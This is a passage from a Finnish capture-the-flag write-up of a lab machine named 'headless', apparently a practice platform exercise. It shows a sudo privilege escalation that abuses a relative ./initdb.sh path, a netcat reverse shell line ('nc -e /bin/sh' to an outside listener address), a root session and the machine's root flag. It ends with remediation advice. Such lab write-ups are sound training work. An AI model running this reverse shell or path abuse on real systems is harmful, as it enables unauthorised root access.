ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC5GobVFt0/E2WdBo6dZ0I/q210En0/QpQq/cx30DPFWQRH4bLLAPaDwSbgtCd43q3LZC
1a5gRKXcY1moyfdSLHfpN4+o84qYjfZMk0dQGwdmgB0fYYSfT02583WxQ+F5CGjIk0e2NM/xtcu6PZcT0aSGh2D90PtLA0VEz2eveuVmaf
MWGcqiCK0zXYvsR7OM7TeXTXfCHXGU++4NYkTBorFGZyiFdj2IdbG1DoZ2/WANb7UnJfzJhAtnvoWHY8QPAIfZe/5Y6hsuwVwLemLP4DBK
LaHjmaXSPhsnrAaqja2Ar3BRpqqZdfHprzJHiga+Z7qDDaNFwC9hCuL73C9AI9jZUTUnvADEGK5rIMfVJBoUN1XRjmm4S+ZNaPMVgkF/N4
8sGsvPZBiqrJH1Mn3kwZKuQTTM2qKpgb4jIBFKh6x0Q9X5pkjgkCrPBLhYBf7yfoPELn0MFgE5azp0iCkn1Bf18sZszBpSPfJqYaMKSS
Bnliu9ubqXLN9pLTzY6Vk= dvir@headless
bash-5.2$
```

```
ls -la
total 56
-rw-r--r-- 1 dvir dvir 28 Apr 14 21:13 ,
drwxr-xr-x 3 dvir dvir 4096 Apr 14 22:27 .
drwx----- 8 dvir dvir 4096 Apr 14 22:00 ..
-rwxr-xr-x 1 dvir dvir 2867 Sep 10 2023 app.py
-rw-r--r-- 1 dvir dvir 2100 Sep 10 2023 dashboard.html
-rw-r--r-- 1 dvir dvir 1513 Sep 9 2023 hackattempt.html
drwxr-xr-x 2 dvir dvir 4096 Apr 14 22:25 hacking_reports
-rw-r--r-- 1 dvir dvir 2896 Feb 16 23:35 index.html
-rwxr-xr-x 1 dvir dvir 32 Apr 14 22:30 initdb.sh
-rw-r--r-- 1 dvir dvir 4652 Apr 14 21:23 inspect_reports.py
-rwxr-xr-x 1 dvir dvir 48 Sep 9 2023 report.sh
-rw-r--r-- 1 dvir dvir 53 Apr 14 21:55 reverse_shell.sh
-rw-r--r-- 1 dvir dvir 2457 Sep 9 2023 support.html
```

```
ls ../ -la
total 900
drwx----- 8 dvir dvir 4096 Apr 14 22:00 .
drwxr-xr-x 3 root root 4096 Sep 9 2023 ..
drwxr-xr-x 3 dvir dvir 4096 Apr 14 22:27 app
lrwxrwxrwx 1 dvir dvir 9 Feb 2 16:05 .bash_history → /dev/null
-rw-r--r-- 1 dvir dvir 220 Sep 9 2023 .bash_logout
-rw-r--r-- 1 dvir dvir 3393 Sep 10 2023 .bashrc
drwx----- 12 dvir dvir 4096 Sep 10 2023 .cache
lrwxrwxrwx 1 dvir dvir 9 Feb 2 16:05 geckodriver.log → /dev/null
drwx----- 3 dvir dvir 4096 Apr 14 21:17 .gnupg
-rw-r--r-- 1 dvir dvir 0 Apr 14 21:15 hello
-rwxr-xr-x 1 dvir dvir 20 Apr 14 22:00 initdb.sh
-rw----- 1 dvir dvir 20 Apr 14 20:17 .lessht
-rw-r--r-- 1 dvir dvir 860323 Apr 14 07:43 linpeas.sh
drwx----- 4 dvir dvir 4096 Feb 16 23:49 .local
drwx----- 3 dvir dvir 4096 Sep 10 2023 .mozilla
-rw-r--r-- 1 dvir dvir 807 Sep 9 2023 .profile
lrwxrwxrwx 1 dvir dvir 9 Feb 2 16:06 .python_history → /dev/null
drwx----- 2 dvir dvir 4096 Apr 14 21:28 .ssh
-rw-r----- 1 root dvir 33 Apr 14 17:45 user.txt
```


4 Privilege escalation

sudo -l

```
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~/app$
```

Käyttäjä dvir omaa superuserin oikeudet kohteeseen /usr/bin/syscheck. Tutkitaan tämän sisältö tarkemmin.

```
dvir@headless:~/app$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
    exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it ..."
    ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
fi

exit 0
dvir@headless:~/app$
```

Syscheck näyttää käynnistävän tutun tiedoston "init.db". Tämä tiedosto oli muistaakseni dvir käyttäjän kotihakemistossa. Jos syscheck omaa superuserin oikeudet, ja syscheckillä käynnistettäisiin uusi reverse shell, olisiko se root? Katsotaan. Muokataan ensin initdb.sh tiedoston sisältö käynnistämään shelli kuuntelijallemme portilla 1112.

```

ns -e /bin/sh 10.10.14.59 1112
dvir@headless:~$ chmod +x initdb.sh
chmod +x initdb.sh
dvir@headless:~$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.8G
System load average: 0.67, 0.36, 0.24
Database service is not running. Starting it...
dvir@headless:~$ /bin/bash -p
/bin/bash -p
whoami
dvir
cat initdb.sh
ns -e /bin/sh 10.10.14.59 1112
echo nc -e /bin/sh 10.10.14.59 1112 > initdb.sh
cat initdb.sh
nc -e /bin/sh 10.10.14.59 1112
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.8G
System load average: 0.49, 0.45, 0.31
Database service is not running. Starting it...

```

```

(snatch@Kali)-[~/headless]
$ nc -lvnp 1112
listening on [any] 1112 ...
connect to [10.10.14.59] from (UNKNOWN) [10.10.11.8] 45756
whoami
root

```

Onnistui! Meinasi toki kaatua kirjoitusvirheeseen netcatin kutsussa "ns -e". Aloin jo selvittämään vaihtoehtoista tapaa ratkaista ongelma, mutta onneksi huomasin virheeni. Korjattuani tuon oikeaksi "nc -e", aukesi root- shelli toiselle kuuntelijalle.

Sitten vielä rootin lippu:

```

(snatch@Kali)-[~/headless]
$ nc -lvnp 1112
listening on [any] 1112 ...
connect to [10.10.14.59] from (UNKNOWN) [10.10.11.8] 45756
whoami
root
ls
app
geckodriver.log
initdb.sh
user.txt
cd /root
ls
root.txt
cat root.txt
a471dc11d868eb84a117a01ffb43de8c

```

5 Yhteenveto

Huone oli mielestäni suoraviivainen, mutta tarjosi haasteitakin ajoittain. Aihepiireinä evästeet, XSS ja sudo- käyttöoikeuksien hyväksikäyttö. Paras oppimisen mahdollisuus itselle tulee kuitenkin huoneen läpäisemisen jälkeen, ja kiteytyy lauseeseen; kuinka hyökkäykseni olisi ollut estettävissä? Alla huoneen kriittisimmät haavoittuvuudet, ja niihin hypoteettiset korjauskeinot.

1. Pääsimme nettisivujen auktorisointia vaativaan osioon hyväksikäyttämällä kehittäjien luomaa "is_admin"- evästettä.
 - a. Validoi käyttäjän pääsy palvelinpuolella. Adminin käyttöoikeuksien myöntäminen asiakaspuolen evästeen perusteella on vähintäänkin vaarallista.
 - b. Istuntoavaimet evästeiden sijaan.
2. Pääsimme käsiksi lokaaliin käyttäjään "dvir" injektoimalla linux- komentoja BurpSuitessa POST- läheteeseen auktorisoidulta sivulta.
 - a. Syötteen validointi ja sanitointi.
 - b. parametrisoidut kyselyt tai valmistellut lausunnot estämään injektiohyökkäykset.
3. Saimme järjestelmässä root- käyttöoikeudet manipuloimalla tiedostoa, johon root- oikeuksilla varustettu ohjelma viittasi koodissaan.
 - a. Varmista, että tiedostot, joihin juurioikeuksilla varustetut ohjelmat viittaavat, ovat asianmukaisesti suojausten takana ja että niiden omistajuus on oikein määritetty.
 - b. Vältä tarpeetonta tiedostojen kirjoitusoikeuksien myöntämistä muille kuin tarvittaville käyttäjille tai ryhmille.
 - c. Vältä kovakoodaamista arkaluontoisiin tiedostopolkuihin tai muihin järjestelmän osiin, jotka voivat altistaa haavoittuvuuksille.
 - d. Käytä dynaamista tiedostoviittausta tai konfiguraatietiedostoa, jotta ohjelma voi viitata tiedostoihin dynaamisesti eikä kovakoodattuihin polkuihin.
 - e. Lokiauditointi & reaaliaikainen valvonta.
 - f. MFA

Näillä lisäyksillä omat taitoni eivät olisi enää riittäneet murtamaan kyseistä järjestelmää. Eikun vaan seuraavaa huonetta tulille!